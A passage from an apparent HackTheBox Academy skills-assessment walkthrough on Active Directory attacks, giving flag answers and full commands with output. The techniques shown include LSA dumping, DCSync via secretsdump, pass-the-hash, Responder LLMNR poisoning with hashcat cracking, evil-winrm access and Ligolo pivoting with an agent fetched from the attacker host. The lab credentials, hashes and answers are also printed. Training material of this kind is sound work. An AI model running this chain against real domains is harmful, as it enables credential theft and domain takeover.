the command will authenticate on the target 'MS01' machine using the credentials obtained in previous questions, and then will use the flag '--lsa' to dump Local Security Authority (LSA) secrets from the target machine, which potentially includes sensitive information such as credentials stored in memory, cached domain credentials, and other security-related data:



Looking throughout the results – we are looking for a result of a username which has a cleartext password, going far enough and we will find him:

the user 'tpetty' was found, containing the clear text password (used for next question as well).

Question: Submit this user's cleartext password.

Answer: Sup3rS3cur3D0m@inU2eR

Method: the last picture in the answer for the question above also contains the password.

Question: What attack can this user perform?

Answer: DCSync

Method: to determine if a user can run DCSync attack – he should have the 3 rights enabled: DS-Replication-Get-Changes-In-Filtered-Set, DS-Replication-Get-Changes and DS-Replication-Get-Changes-All.

As established, those 3 rights allow replication of sensitive data to a 'simulated' Domain Controller in order to retrieve the sensitive data there, which is necessary to perform DCSync attack.

Just like in 'DCSync' section – in order to check if the user 'tpetty' has those rights, we will run the commands:

```
Import-Module .\PowerView.ps1

$adunnsid = Convert-NameToSid tpetty

Get-DomainObjectACL -ResolveGUIDs -Identity * | ?
{$_.SecurityIdentifier -eq $adunnsid}
```

We will run the commands on the Windows reverse shell (on the WebServer machine), which already has 'PowerView', installed on the machine in previous questions (reminder, execution will take approximately 10 minutes +-):

```
PS C:\> Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $sid}
```

```
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes-In-Filtered-Set
ObjectSID              : S-1-5-21-2270287766-1317258649-2146029398
```

DS-Replication-Get-Changes-In-Filtered-Set confirmed.

```
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes
ObjectSID              : S-1-5-21-2270287766-1317258649-2146029398
```

DS-Replication-Get-Changes confirmed

```
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes-All
ObjectSID              : S-1-5-21-2270287766-1317258649-2146029398
```

All 3 required rights for the DCSync attack exist.

Question: Take over the domain and submit the contents of the flag.txt file on the Administrator Desktop on DC01

Answer: r3plicat1on_m@st3r!

Method: continuing where we left off where pwnbox connection to the active directory network – we first will determine what is the IP address of this 'DC01' machine.

Now, for some reason pinging 'DC01.INLANEFREIGHT.LOCAL' did not work for me from the Linux pwnbox attacker machine, so I pinged it from the windows reverse shell:

```
Pinging DC01.INLANEFREIGHT.LOCAL [172.16.6.3] with 32 bytes of data:
Reply from 172.16.6.3: bytes=32 time<1ms TTL=128
```

DC01 IP is '172.16.6.3'. let nmap the IP from the linux pwnbox to see what services are running on it:

```
nmap 172.16.6.3 -sV -p 1-4000
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-04 15:00 CDT
Nmap scan report for 172.16.6.3
Host is up (0.0042s latency).
Not shown: 3989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time:
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (
Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (
Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Ok first we observe that DC01 is the network's DNS server (which can be used to detect future machine with the command 'nslookup <domain> 172.16.6.3' and that WILL work from the pwnbox:

```
└─ $nslookup DC01.INLANEFREIGHT.LOCAL 172.16.6.3
Server:         172.16.6.3
Address:        172.16.6.3#53

Name:   DC01.INLANEFREIGHT.LOCAL
Address: 172.16.6.3
```

Here is an example how to determine DC01 IP from pwnbox with nslookup when dns server address is known (which happens to be the same here but it doesn't necessrily has to be so).

Anyway besides the DNS there is also SMB server on port 445, lets try to access that in the same way we accessed MS01, using tpetty:Sup3rS3cur3D0m@inU2eR credentials:

```
smbclient -L 172.16.6.3 -U tpetty%Sup3rS3cur3D0m@inU2eR
smbclient //172.16.6.3/C$ -U tpetty%Sup3rS3cur3D0m@inU2eR
```

the first command lists the shares, the second command will attempt to connect to the share C$ (which we assume it has):

```
└─ $smbclient -L 172.16.6.3 -U tpetty%Sup3rS3cur3D0m@inU2eR

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
```

Ok the first command worked, we got the list of shares. Lets try the next one:

```
└─ $smbclient //172.16.6.3/C$ -U tpetty%Sup3rS3cur3D0m@inU2eR
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Access denied.

Lets try also from the windows reverse shell to confirm:

First we will run the command:

```
Invoke-ShareFinder -ComputerName DC01.inlanefreight.local
```

```
PS C:\> Invoke-ShareFinder -ComputerName DC01.inlanefreight.local

Name           Type Remark                ComputerName
----           ---- ------                ------------
ADMIN$   2147483648 Remote Admin          DC01.inlanefreight.local
C$       2147483648 Default share         DC01.inlanefreight.local
IPC$     2147483651 Remote IPC            DC01.inlanefreight.local
NETLOGON          0 Logon server share    DC01.inlanefreight.local
SYSVOL            0 Logon server share    DC01.inlanefreight.local
```

Ok there are the shares, lets try to access C$, using the same command as prior entries:

```
$username = "tpetty"
$password = "Sup3rS3cur3D0m@inU2eR"
$secpasswd = ConvertTo-SecureString $password -AsPlainText -
Force

$credential = New-Object
System.Management.Automation.PSCredential ($username,
$secpasswd)

New-PSDrive -Name "X" -PSProvider "FileSystem" -Root
"\\DC01.inlanefreight.local\C$" -Credential $credential
```

```
PS C:\> $username = "tpetty"
PS C:\> $password = "Sup3rS3cur3D0m@inU2eR"
PS C:\> $secpasswd = ConvertTo-SecureString $password -AsPlainText -Force
PS C:\> $credential = New-Object System.Management.Automation.PSCredential ($username, $secpasswd)
PS C:\> New-PSDrive -Name "X" -PSProvider "FileSystem" -Root "\\DC01.inlanefreight.local\C$" -Credential $credential
PS C:\>
```

Nothing.. (I even tried the first user ‘svc_sql’)..

No.. a stronger user has to be used, a one with the privileges to access DC.

Let’s look for one in ‘Domain Admins’ group just as previous attempts throughout the module, we go back to the pwnbox and run the command:

```
ldapsearch -x -H ldap://172.16.6.3 -D
"inlanefreight\\tpetty" -w Sup3rS3cur3D0m@inU2eR -b
"DC=inlanefreight,DC=local"
"(&(objectCategory=person)(memberOf=CN=Domain
Admins,CN=Users,DC=inlanefreight,DC=local))" sAMAccountName
```

the ldapsearch command (that should be pre-installed on pwnbox) will look for members in ‘Domain Admins’ group, lets view the results:

```
└─$ ldapsearch -x -H ldap://172.16.6.3 -D "inlanefreight\\tpetty" -w Sup3rS3cur3D0m@inU2eR -b "DC=inlanefreight,DC=local" "(
&(objectCategory=person)(memberOf=CN=Domain Admins,CN=Users,DC=inlanefreight,DC=local))" sAMAccountName
# extended LDIF
#
# LDAPv3
# base <DC=inlanefreight,DC=local> with scope subtree
# filter: (&(objectCategory=person)(memberOf=CN=Domain Admins,CN=Users,DC=inlanefreight,DC=local))
# requesting: sAMAccountName
#

# Administrator, Users, INLANEFREIGHT.LOCAL
dn: CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
sAMAccountName: Administrator

# search reference
ref: ldap://ForestDnsZones.INLANEFREIGHT.LOCAL/DC=ForestDnsZones,DC=INLANEFREI
```

A single answer: Administrator – the username we will target in order to access DC01 is ‘Administrator’.

But how? Well – in the last question it was established that ‘tpetty’ can conduct ‘DCSync’ attack – lets run it – we will run the attack to obtain the admin NTLM hash.

In the last case we used mimikatz in the attack to obtain the NTLM hash, however in this question’s attempt mimikatz didn’t do to well with the Windows PowerShell CLI, so we will use Linux tools from the pwnbox.

We will use the python tool ‘secretsdump’ – that should be preinstalled but just in case – download it here.

The command to run to obtain Administrator NTLM hash with tpetty DCSync privileges is:

```
secretsdump.py INLANEFREIGHT/tpetty:Sup3rS3cur3D0m@inU2eR@172.16.6.3 -just-dc-user administrator
```

while using tpetty in credentials separated with ‘:’, targeting Administrator.

```
└─$ secretsdump.py INLANEFREIGHT/tpetty:Sup3rS3cur3D0m@inU2eR@172.16.6.3 -just-dc-user administrator
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:27dedb1dab4d8545c6e1c66fba077da0:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:a76102a5617bffb1ea84ba0052767992823fd414697e81151f7de21bb41b1857
Administrator:aes128-cts-hmac-sha1-96:69e27df2550c5c270eca1d8ce5c46230
Administrator:des-cbc-md5:c2d9c892f2e6f2dc
[*] Cleaning up...
```

We are looking for the marked path – that is the Administrator NTLM hash.

Now, attempt to bruteforce the has with hashcat and rockyou will fail – so instead we will attempt to login to DC01 SMB server with the hash itself – with attack called ‘pass the hash’.

We will use the command:

```
smbclient.py INLANEFREIGHT/administrator@172.16.6.3 -hashes
:27dedb1dab4d8545c6e1c66fba077da0
```

where the '27ded...da0' is the Administrator's NTLM hash.

```
└─$ smbclient.py INLANEFREIGHT/administrator@172.16.6.3 -hashes :27dedb1dab4d8545c6e1c66fba077da0
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands
#
```

And we are prompted with '#', indicating with granted access,opening SMB CLI.

Lets enter

```
shares
```

```
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
#
```

Ok it seems the C$ share is here.

We will continue with the commands

```
use C$
get Users\Administrator\Desktop\flag.txt
```

```
# use C$
# get Users\Administrator\Desktop\flag.txt
#
```

It seems the flag was downloaded, lets confirm by inspecting the pwnbox user's home directory:

```
┌[htb-ac-1099135@htb-vzhmqbbvsc]-[~]
└─$ ls flag.txt
flag.txt
```

The flag has successfully download from DC01 SMB server, lets run 'cat flag.txt':

```
┌[htb-ac-1099135@ht
└─$ cat flag.txt
r3plicat1on_m@st3r!
```

AD Enumeration & Attacks - Skills Assessment Part II:

Question: Obtain a password hash for a domain user account that can be leveraged to gain a foothold in the domain. What is the account name?

Answer: AB920

Method: First, we will ssh-login to the Linux machine 'ACADEMY-EA-PAR01-SA2'.

First – lets determine what are the active hosts on the Active Directory network, first, we will determine the network's address with the command

```
route -n
```

```
└─$ $route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.129.0.1      0.0.0.0         UG    100    0        0 ens192
0.0.0.0         172.16.7.1      0.0.0.0         UG    101    0        0 ens224
10.129.0.0      0.0.0.0         255.255.0.0     U     100    0        0 ens192
172.16.6.0      0.0.0.0         255.255.254.0   U     101    0        0 ens224
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
```

The network address is '172.16.6.0', the interface name is 'ens224' and the subnet mask is 23 (deduced from 'Genmask).

We will also determine our own IP within the said network with the command:

```
ifconfig ens224
```

```
ens224: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.7.240  netmask 255.255.254.0  broadcast 172.16.7.255
        inet6 fe80::2957:2d31:5225:229a  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:94:8f:c9  txqueuelen 1000  (Ethernet)
        RX packets 1014  bytes 87726 (85.6 KiB)
        RX errors 0  dropped 22  overruns 0  frame 0
        TX packets 212  bytes 26200 (25.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Now – lets run network scan with the tool 'fping' (full details about the tool are detailed in the section 'Initial Enumeration of the Domain') – we will use the command:

```
fping -asgq 172.16.6.0/23 > alive_hosts.txt
```

```
└─$fping -asgq 172.16.6.0/23 > alive_hosts.txt

    510 targets
      4 alive
    506 unreachable
      0 unknown addresses

   2024 timeouts (waiting for response)
   2028 ICMP Echos sent
      4 ICMP Echo Replies received
   2024 other ICMP received

0.046 ms (min round trip time)
1.13 ms (avg round trip time)
2.44 ms (max round trip time)
      14.590 sec (elapsed real time)
```

We have 4 alive hosts – lets cat the output file to observe them:

```
cat alive_hosts.txt
```

```
└─$cat alive_hosts.txt
172.16.7.3
172.16.7.50
172.16.7.60
172.16.7.240
```

So we have 4 devices on the network (in which the .240 is our own 'PAR01-SA2')

So the username which can be used for initial foothold – has to come from those devices.

We will run the tool 'Responder' on the interface with the intention of capturing NTLM hashes from the users (the same method that were used on the section 'LLMNR/NBT-NS Poisoning - from Linux' from the category 'Sniffing out a Foothold', where the method is extensively detailed) – the command to run the responder is:

```
sudo responder -I ens224
```

where 'ens224' is our target interface:

```
└─$ sudo responder -I ens224
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]
```

```
[+] Listening for events...
```

And after several moments of listening we will get this:

```
[*] [LLMNR]  Poisoned answer sent to 172.16.7.3 for name INLANEFRIGHT
[*] [MDNS] Poisoned answer sent to 172.16.7.3      for name INLANEFRIGHT.LOCAL
[*] [LLMNR]  Poisoned answer sent to 172.16.7.3 for name INLANEFRIGHT
[*] [MDNS] Poisoned answer sent to 172.16.7.3      for name INLANEFRIGHT.LOCAL
[*] Skipping previously captured hash for INLANEFREIGHT\AB920
```

It seems the device already captured hashes of the user ‘AB920’, and skipped

To confirm the hash existence – we will open the Responder hashes log, located at ‘/usr/share/responder/logs/Responder-Session.log’ - we will grep for the user ‘AB920’ with the flag -B 5 (reading 5 lines above the grepped line) to also capture IP:

```
cat /usr/share/responder/logs/Responder-Session.log | grep AB920 -B 5
```

looking through the data - we can immediately spot the username, including the IP, the date of capture, and the NTLM hash itself:

```
04/11/2022 04:02:52 PM - [*] [MDNS] Poisoned answer sent to 172.16.7.3      for name INLANEFRIGHT.LOCAL
04/11/2022 04:02:52 PM - [*] [LLMNR]  Poisoned answer sent to 172.16.7.3 for name INLANEFRIGHT
04/11/2022 04:02:53 PM - [SMB] NTLMv2-SSP Client   : 172.16.7.3
04/11/2022 04:02:53 PM - [SMB] NTLMv2-SSP Username : INLANEFREIGHT\AB920
04/11/2022 04:02:53 PM - [SMB] NTLMv2-SSP Hash     : AB920::INLANEFREIGHT:6363f4f26cc6e02c:FAE0983D5CFF0324C041D6091C7E3694:01
010000000000080807217BC4DD801EDA2AD32DDA5397A000000002000800360004A00450031000100 1E00570049004E002D00500049004D00350030004800
530050004600 4A00530004003400570049004E002D00500049004D00350030004800530050004600 4A0053002E0036004A00450031002E004C004F00430041
004C0003001400360004A00450031002E004C004F00430041004C00050014003600 4A00450031002E004C004F00430041004C0007000800807217BC4DD801
060004000200000008003000300000000000000000000000000200000C2EF82380450C5C35E0A85FDD7EC2C1B4D7467DB93379E10636AA575B9984C570A0010
0000000000000000000000000000000000009002E0063006900660073002F0049004E004C0041004E00450046005200490047004800540 02E004C004F004300
41004C000000000000000000000000
```

Confirming ‘AB920’ is the user in which we can gain foothold within the target Active Directory.

Question: What is this user's cleartext password?

Answer: weasal

Method: we will take the captured hash from the previous question, and store it in a file called 'ab920.txt' within the pwnbox attacking machine user's home directory. we will also require the usual [rockyou.txt wordlist] for the password brute force cracking on hashcat -m flag of 5600 (for NTLM hashes):

```
hashcat -m 5600 ab920.txt rockyou.txt
```

```
AB920::INLANEFREIGHT:6363f4f26cc6e02c:fae0983d5cff0324c041d6091c7e3694:0101000000000080807217bc4dd801eda2ad32dda5397a0000000
0020008003600 4a00450031000 1001e00570049004e002d00500049004d00350030004800530050004600 4a00530004003400570049004e002d00500049004
d00350030004800530050004600 4a0053002e0036004a00450031002e004c004f00430041004c00030014003600 4a00450031002e004c004f00430041004c0
0050014003600 4a00450031002e004c004f00430041004c0007000800808072 17bc4dd801060004000200000008003000300000000000000000000000200
000c2ef82380450c5c35e0a85fdd7ec2c1b4d7467db93379e10636aa575b9984c570a0010000000000000000000000000000000000009002e0063006900660
073002f0049004e004c0041004e00450046005200490047004800540 02e004c004f00430041004c0000000000000000000000000:weasal

Session..........: hashcat
Status...........: Cracked
```

Question: Submit the contents of the C:\flag.txt file on MS01.

Answer: aud1t_gr0up_m3mbersh1ps!

Method: First, lets look for MS01 IP with nslookup:

```
nslookup MS01.INLANEFREIGHT.LOCAL 172.16.7.3
```

*To determine why the 172.16.7.3 is the DNS server of the active directory network – refer to skill assessment 1 section last question. *:

```
└─$ nslookup MS01.INLANEFREIGHT.LOCAL 172.16.7.3
Server:         172.16.7.3
Address:        172.16.7.3#53

Name:   MS01.INLANEFREIGHT.LOCAL
Address: 172.16.7.50
```

The domain's IP address is '172.16.7.50'.

Let's run nmap on it to determine what services it runs:

```
nmap 172.16.7.50 -sV -p 1-7500
```

scanning the first 7500 ports of the machine with detailed information about the services (-sV).

```
└─$ nmap 172.16.7.50 -sV -p 1-7500
Starting Nmap 7.92 ( https://nmap.org ) at 2024-07-05 06:49 EDT
Nmap scan report for 172.16.7.50
Host is up (0.062s latency).
Not shown: 7495 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We can observe several services that are running on the machine: SMB, RPC, RDP (remote desktop protocol – port 3389) and WinRM (Windows Remote Management) running on port 5985, which allows remote management of Windows systems. It supports remote command execution, remote script execution, and remote access to WMI (Windows Management Instrumentation).

Let's try to use SMB (just like in previous times) with the credentials we obtained in the previous 2 questions:

```
smbclient -L 172.16.7.50 -U INLANEFREIGHT.LOCAL\AB920%weasal

smbclient //172.16.7.50/C$ -U
INLANEFREIGHT.LOCAL\AB920%weasal
```

lets run the first command:

```
└─$ smbclient -L 172.16.7.50 -U AB920%weasal
session setup failed: NT_STATUS_LOGON_FAILURE
```


'session setup failed: LOGON FAILURE' – while first I thought it is 'access denied' for the user's credentials apparently it is not it – the smb server is blocked for external connection requests (same with the rpc) and will not accept connection. A workaround has to be found.

Method 1: We will use the Windows Remote Management service (port 5985) to initiate the connection to MS01 – for that, we will use the tool called 'evil-WinRM' – a tool especially designed for penetration tester to interact with Windows systems via WinRM. It leverages the WinRM protocol to provide a remote PowerShell session.

'evilWinRM' is preinstalled in the Linux 'PAR01-SA2' machine (the machine whose IP address is 172.16.7.240 and we connected to from our own pwnbox attacking machine) – we will run the command:

```
evil-winrm -i 172.16.7.50 -u AB920 -p weasal
```

where '-i' is the target IP address of MS01, '-u' is the username and '-p' is the password:



We are presented with a shell to MS01! Lets run the command:

```
cat C:\flag.txt
```

within the MS01 shell:


```
*Evil-WinRM* PS C:\Users\AB920\Documents> cat C:\flag.txt
aud1t_gr0up_m3mbersh1ps!
```

Method 2: We will establish pivoting from the pwnbox to MS01, and the connect to the machine with RDP – we will use the same Ligolo tool we did in 'Skill Assessment I'.

First – a bit of review of our network – we have the Linux attacking pwnbox (whose IP is 10.10.15.166), Linux target machine 'PAR01-SA2' – in which we connected to from the pwnbox via ssh, and serves as our foothold within the Active Directory network, (whose IP is the in the Active Directory interface – ens224 is '172.16.7.240', and in the interface connecting it to the pwnbox is ens192), and the MS01 Windows machine, which belongs to the Active Directory network with the IP '172.16.7.50'.

We will use Ligolo to create pivoting from pwnbox to MS01 – allowing the pwnbox to connect directly to MS01 with RDP (port 3389) – using the same method we did in' Skill Assessment 1'.

On the pwnbox we go to Ligolo Releases:



And we download Linux_amd64 agent and proxy.

The proxy will be used in the pwnbox, and agent will be transferred to 'PAR01-SA2' to be activated there.

On pwnbox (I downloaded it to user's home directory as 'agent.tar.gz' and 'proxy.tar.gz') – confirm download with 'ls' command:

```
┌─[htb-ac-1099135@htb-zztdfxnkfi]─[~]
└──╼ $ls *.gz
agent.tar.gz  proxy.tar.gz
```

extract the proxy.tar.gz with the command:

```
tar -xvf proxy.tar.gz
```

```
┌─[htb-ac-1099135@htb-zztdfxnkfi]─[~]
└──╼ $tar -xvf proxy.tar.gz
LICENSE
README.md
proxy
```

The proxy is ready for use.

Now – we will transfer the agent.tar.gz' from the pwnbox to PAR01-SA2 machine. We will use the same python server technique used in 'Skill Assessment I':

Run on pwnbox:

```
python -m http.server 8080
```

to open a temporary server, running on port 8080:

```
┌─[htb-ac-1099135@htb-zztdfxnkfi]─[~]
└──╼ $python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

While the server is running, on PAR01-SA2 run the command:

```
wget http://10.10.15.166:8080/agent.tar.gz -outfile
agent.tar.gz
```

to download from pwnbox server (10.10.15.66, port 8080) the agent.tar.gz file, using 'wget' command (the download will take a minute or 2):

```
┌─[✗]─[htb-student@skills-par01]─[~]
└──╼ $wget http://10.10.15.166:8080/agent.tar.gz -outfile agent.tar.gz
┌─[✗]─[htb-student@skills-par01]─[~]
```

*Pay attention that for the pwnbox the user is 'htb-ac-1099135@htb-zztdfxnkfi'

And for the Linux target PAR01-SA2 machine the user is 'htb-student@skills-par01', to differentiate between the terminals. *

Lets confirm transfer to PAR01-SA2:

```
┌─[✗]─[htb-student@skills-par01]─[~]
└──╼ $ls *gz
agent.tar.gz
```

We run the same extraction command on the agent

```
tar -xvf agent.tar.gz
```


```
┌─[htb-student@skills-par01]─[~]
└──╼ $tar -xvf agent.tar.gz
LICENSE
README.md
agent
```

Ok good, at this point we have the proxy ready on pwnbox attacking machine, and the agent ready on PAR01-SA2 target machine.

Next, we will run the same linking sequence of commands on the pwnbox we did on ‘Skill Assessment I’

```
sudo ip tuntap add user htb-ac-1099135 mode tun ligolo
sudo ip link set ligolo up
sudo ip route add 172.16.6.0/23 dev ligolo
```

where ‘htb-ac-1099135’ is the pwnbox user.



And when ready – we run the proxy:

```
./proxy -selfcert
```

The proxy is Listening on default port 11601

While the proxy is listening on the pwnbox, we run the agent on PAR01-SA2:

```
./agent -connect 10.10.15.166:11601 -ignore-cert
```

When the agent has executed on the target PAR02-SA2, on the pwnbox proxy we will get agent joined.

Run on the proxy CLI the commands:

```
session
1
start
```

to select session 1 (our agent that just joined), and start the tunnelling:

At this point we should have a connection from pwnbox to MS01

Lets confirm that via pinging MS01 from pwnbox:

```
┌─[htb-ac-1099135@htb-zztdfxnkfi]─[~]
└──╼ $ping 172.16.7.50 -c 3
PING 172.16.7.50 (172.16.7.50) 56(84) bytes of data.
64 bytes from 172.16.7.50: icmp_seq=1 ttl=64 time=1364 ms
64 bytes from 172.16.7.50: icmp_seq=2 ttl=64 time=356 ms
64 bytes from 172.16.7.50: icmp_seq=3 ttl=64 time=5.04 ms

--- 172.16.7.50 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2012ms
rtt min/avg/max/mdev = 5.044/575.177/1364.080/575.986 ms, pipe 2
```


Good! We have a connection – we can RDP our way in to MS01 from the pwnbox, using the same xfreerdp command we did throughout the writeup:

```
xfreerdp /v:172.16.7.50 /u:AB920 /p:weasal /dynamic-resolution
```


the target is MS01 (172.16.7.50) and the credentials are the username and password we obtained in the previous 2 questions.

We run the xfreerdp.. (enter y when needed)

And we successfully RDP our way in to MS01:



Open the C:\ drive:



